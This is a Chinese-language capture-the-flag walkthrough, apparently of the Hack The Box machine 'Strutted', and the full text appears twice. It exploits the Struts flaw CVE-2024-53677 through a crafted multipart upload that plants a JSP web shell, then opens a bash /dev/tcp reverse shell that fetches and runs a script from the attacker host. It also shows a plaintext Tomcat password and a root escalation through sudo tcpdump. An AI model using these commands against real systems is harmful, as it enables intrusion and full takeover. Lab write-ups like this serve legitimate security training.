本文介绍了针对运行Apache Struts的应用程序的渗透测试过程。首先,通过nikto工具对目标网站进行枚举,发现运行在Tomcat上的应用。接着,利用CVE-2024-53677漏洞进行文件上传攻击,以实现远程代码执行(RCE)。文章详细描述了如何构建和测试payload,并提供了反向连接的步骤。最后,讨论了在特权提升过程中使用tcpdump的技巧,以及Struts2中的OGNL参数绑定机制的关键点。 本文介绍了针对运行Apache Struts的应用程序的渗透测试过程。首先,通过nikto工具对目标网站进行枚举,发现运行在Tomcat上的应用。接着,利用CVE-2024-53677漏洞进行文件上传攻击,以实现远程代码执行(RCE)。文章详细描述了如何构建和测试payload,并提供了反向连接的步骤。最后,讨论了在特权提升过程中使用tcpdump的技巧,以及Struts2中的OGNL参数绑定机制的关键点。
枚举

有两个端口开放
现在使用nikto来枚举网站

没有CGI
10.10.11.59 strutted.htb
添加10.10.11.59 strutted.htb到/etc/hosts
查看网站,手动枚举
打开页面发现一个

我们下载后得到一个

strutted.zip 解压unzip stutted.zip
解压出来后得知目标上运行的应用程序服务器tomcat
查看文件夹strutted后看到应用程序依赖项的文件是pom.xml
打开pom.xml

MVC架构是 Apache struts 6.3.0.1
在搜索引擎中搜索得到CVE ID为CVE-2024-53677
- --
根据github
git clone https://github.com/0xPThree/struts_cve-2024-53677.git

需要模块
sudo apt install python3-requests-toolbelt
再次尝试
查看源代码,我们可以打开burp
再次运行就成功了
没有找到漏洞
说明:没有找到此漏洞,但是它依然存在文件上传漏洞导致RCE
- --
立足点
尝试手动上传
仔细查看下载下来的文件我们可以发现目标可以运行.jsp文件
文件也包含了关于如何检测是否为png等图像的方法:检查魔法头。我们在他之后写入相应代码即可
我们应该构建一个类似的表单:
POST /uploads.action HTTP/1.1

Host: 127.0.0.1:8080

Connection: keep-alive

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryq0PW93h6lyBzjZNZ

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36

Content-Length: 138

- -----WebKitFormBoundaryq0PW93h6lyBzjZNZ

Content-Disposition: form-data; name="Upload";filename="1.txt"

Content-Type:  text/plain

y4tacker

- -----WebKitFormBoundaryq0PW93h6lyBzjZNZ

Content-Disposition: form-data; name="Upload";filename="2.txt"

Content-Type:  text/plain

1

- -----WebKitFormBoundaryq0PW93h6lyBzjZNZ--
我们尝试这样做的时候,发现好像似乎没用
此时只需要将upload小写改为大写Upload。(解释)

测试payload
http://strutted.htb/shell.jsp?action=cmd&cmd=id
反向链接
攻击机:
echo -ne '#!/bin/bash\nbash -c "bash -i >& /dev/tcp/10.10.14.100/4444 0>&1"' > bash.sh
python3 -m http.server 80
nc -lvvp 4444
目标:
http://strutted.htb/shell.jsp?action=cmd&cmd=wget+10.10.14.100/bash.sh+-O+/tmp/bash.sh
http://strutted.htb/shell.jsp?action=cmd&cmd=chmod+777+/tmp/bash.sh
http://strutted.htb/shell.jsp?action=cmd&cmd=/tmp/bash.sh
寻找文件
cat conf/tomcat-users.xml → password="IT14d6SSP81k"
cat /etc/passwd | grep '/bin/bash' → 用户:james存在
ssh链接
ssh james@10.129.231.200
Privilege Escalation
sudo -l → /usr/sbin/tcpdump
GTFOBin查询
COMMAND='cp /bin/bash /tmp/bash_root && chmod +s /tmp/bash_root'
TF=$(mktemp)
echo "$COMMAND" > $TF
chmod +x $TF
sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
/tmp/bash_root -p
即可
解释
为什么将upload小写改为大写Upload
Struts2 的文件上传是通过一个叫 FileUploadInterceptor 的拦截器完成的。它在请求进入 Action 之前,对 multipart/form-data 的每个字段执行一套绑定逻辑。
假设表单中有:<input type="file" name="upload">
那么 Struts 会尝试去你的 Action 类(这里是org.strutted.htb.Upload)中找这些属性:

JavaBean/OGNL 反射在匹配 setter 时采用首字母大写的 method 名(setUploadFileName),最终只有 UploadFileName 能被 route 到正确的 setter(实现差异导致必须使用大写形式)。
为什么要使用top.UploadFilename?
top.UploadFileName和 Struts 的 OGNL(Object-Graph Navigation Language)机制有关系。
一、Struts 参数绑定的真相
Struts2 在接收到一个 HTTP 请求时,会把所有表单字段和 multipart 字段放进一个 ValueStack。
这个栈本质上是一个对象层次结构(通常顶层是当前执行的 Action)。
OGNL 负责解析表达式,把请求参数名(如 "UploadFileName", "user.name", "top.UploadFileName")
映射到对象的属性上。
比如:
- 参数名
"uploadFileName"→ 调用setUploadFileName(...); - 参数名
"user.name"→ 调用getUser().setName(...); - 参数名
"top.UploadFileName"→ 直接作用在 栈顶对象(当前 Action) 上,而不是栈中其他对象。
二、为什么要写成
top.UploadFileName在很多真实场景(尤其是漏洞利用或某些复杂配置中),Action 并不是唯一的对象。
ValueStack 里可能还有:
- 拦截器注入的对象(如模型、DTO);
- 内部 Map(如 parameters、session、application);
- 甚至 request / response 的引用。
当你直接写 "UploadFileName" 时,OGNL 会从栈顶往下查找第一个含有该属性的对象。
如果在上层某个对象里也存在同名属性,比如 "parameters.UploadFileName",OGNL 可能就绑定错对象。
因此——
top.UploadFileName 是一种“指明方向”的写法:
告诉 OGNL “我不要查栈,我要直接改栈顶(即 Action 本身)的 UploadFileName 属性”。
在利用链或渗透测试里,这一点非常重要,因为:
- 目标 setter 可能只存在于 Action,而非内部模型;
- 攻击者要确保 OGNL 表达式不会意外被其他层拦截;
- 某些 RCE 利用(如 Struts2 S2-045 / S2-046)就是利用
top来访问actionContext、application、memberAccess等敏感对象。
top是 OGNL 的关键字,代表 ValueStack 栈顶对象(通常是当前 Action)。top.UploadFileName可以确保修改的就是 Action 自己的属性,不被中间对象干扰。- 在漏洞利用或调试中,明确指定
top.是一种“精准打击”——直接命中 setter。
枚举
有两个端口开放
现在使用nikto来枚举网站
没有CGI
10.10.11.59 strutted.htb
添加10.10.11.59 strutted.htb到/etc/hosts
查看网站,手动枚举
打开页面发现一个
我们下载后得到一个
strutted.zip 解压unzip stutted.zip
解压出来后得知目标上运行的应用程序服务器tomcat
查看文件夹strutted后看到应用程序依赖项的文件是pom.xml
打开pom.xml
MVC架构是 Apache struts 6.3.0.1
在搜索引擎中搜索得到CVE ID为CVE-2024-53677
- --
根据github
git clone https://github.com/0xPThree/struts_cve-2024-53677.git
需要模块
sudo apt install python3-requests-toolbelt
再次尝试
查看源代码,我们可以打开burp
再次运行就成功了
没有找到漏洞
说明:没有找到此漏洞,但是它依然存在文件上传漏洞导致RCE
- --
立足点
尝试手动上传
仔细查看下载下来的文件我们可以发现目标可以运行.jsp文件
文件也包含了关于如何检测是否为png等图像的方法:检查魔法头。我们在他之后写入相应代码即可
我们应该构建一个类似的表单:
POST /uploads.action HTTP/1.1

Host: 127.0.0.1:8080

Connection: keep-alive

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryq0PW93h6lyBzjZNZ

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36

Content-Length: 138

- -----WebKitFormBoundaryq0PW93h6lyBzjZNZ

Content-Disposition: form-data; name="Upload";filename="1.txt"

Content-Type:  text/plain

y4tacker

- -----WebKitFormBoundaryq0PW93h6lyBzjZNZ

Content-Disposition: form-data; name="Upload";filename="2.txt"

Content-Type:  text/plain

1

- -----WebKitFormBoundaryq0PW93h6lyBzjZNZ--
我们尝试这样做的时候,发现好像似乎没用
此时只需要将upload小写改为大写Upload。(解释)
测试payload
http://strutted.htb/shell.jsp?action=cmd&cmd=id
反向链接
攻击机:
echo -ne '#!/bin/bash\nbash -c "bash -i >& /dev/tcp/10.10.14.100/4444 0>&1"' > bash.sh
python3 -m http.server 80
nc -lvvp 4444
目标:
http://strutted.htb/shell.jsp?action=cmd&cmd=wget+10.10.14.100/bash.sh+-O+/tmp/bash.sh
http://strutted.htb/shell.jsp?action=cmd&cmd=chmod+777+/tmp/bash.sh
http://strutted.htb/shell.jsp?action=cmd&cmd=/tmp/bash.sh
寻找文件
cat conf/tomcat-users.xml → password="IT14d6SSP81k"
cat /etc/passwd | grep '/bin/bash' → 用户:james存在
ssh链接
ssh james@10.129.231.200
Privilege Escalation
sudo -l → /usr/sbin/tcpdump
GTFOBin查询
COMMAND='cp /bin/bash /tmp/bash_root && chmod +s /tmp/bash_root'
TF=$(mktemp)
echo "$COMMAND" > $TF
chmod +x $TF
sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
/tmp/bash_root -p
即可
解释
为什么将upload小写改为大写Upload
Struts2 的文件上传是通过一个叫 FileUploadInterceptor 的拦截器完成的。它在请求进入 Action 之前,对 multipart/form-data 的每个字段执行一套绑定逻辑。
假设表单中有:<input type="file" name="upload">
那么 Struts 会尝试去你的 Action 类(这里是org.strutted.htb.Upload)中找这些属性:
JavaBean/OGNL 反射在匹配 setter 时采用首字母大写的 method 名(setUploadFileName),最终只有 UploadFileName 能被 route 到正确的 setter(实现差异导致必须使用大写形式)。
为什么要使用top.UploadFilename?
top.UploadFileName和 Struts 的 OGNL(Object-Graph Navigation Language)机制有关系。
一、Struts 参数绑定的真相
Struts2 在接收到一个 HTTP 请求时,会把所有表单字段和 multipart 字段放进一个 ValueStack。
这个栈本质上是一个对象层次结构(通常顶层是当前执行的 Action)。
OGNL 负责解析表达式,把请求参数名(如 "UploadFileName", "user.name", "top.UploadFileName")
映射到对象的属性上。
比如:
- 参数名
"uploadFileName"→ 调用setUploadFileName(...); - 参数名
"user.name"→ 调用getUser().setName(...); - 参数名
"top.UploadFileName"→ 直接作用在 栈顶对象(当前 Action) 上,而不是栈中其他对象。
二、为什么要写成
top.UploadFileName在很多真实场景(尤其是漏洞利用或某些复杂配置中),Action 并不是唯一的对象。
ValueStack 里可能还有:
- 拦截器注入的对象(如模型、DTO);
- 内部 Map(如 parameters、session、application);
- 甚至 request / response 的引用。
当你直接写 "UploadFileName" 时,OGNL 会从栈顶往下查找第一个含有该属性的对象。
如果在上层某个对象里也存在同名属性,比如 "parameters.UploadFileName",OGNL 可能就绑定错对象。
因此——
top.UploadFileName 是一种“指明方向”的写法:
告诉 OGNL “我不要查栈,我要直接改栈顶(即 Action 本身)的 UploadFileName 属性”。
在利用链或渗透测试里,这一点非常重要,因为:
- 目标 setter 可能只存在于 Action,而非内部模型;
- 攻击者要确保 OGNL 表达式不会意外被其他层拦截;
- 某些 RCE 利用(如 Struts2 S2-045 / S2-046)就是利用
top来访问actionContext、application、memberAccess等敏感对象。
top是 OGNL 的关键字,代表 ValueStack 栈顶对象(通常是当前 Action)。top.UploadFileName可以确保修改的就是 Action 自己的属性,不被中间对象干扰。- 在漏洞利用或调试中,明确指定
top.是一种“精准打击”——直接命中 setter。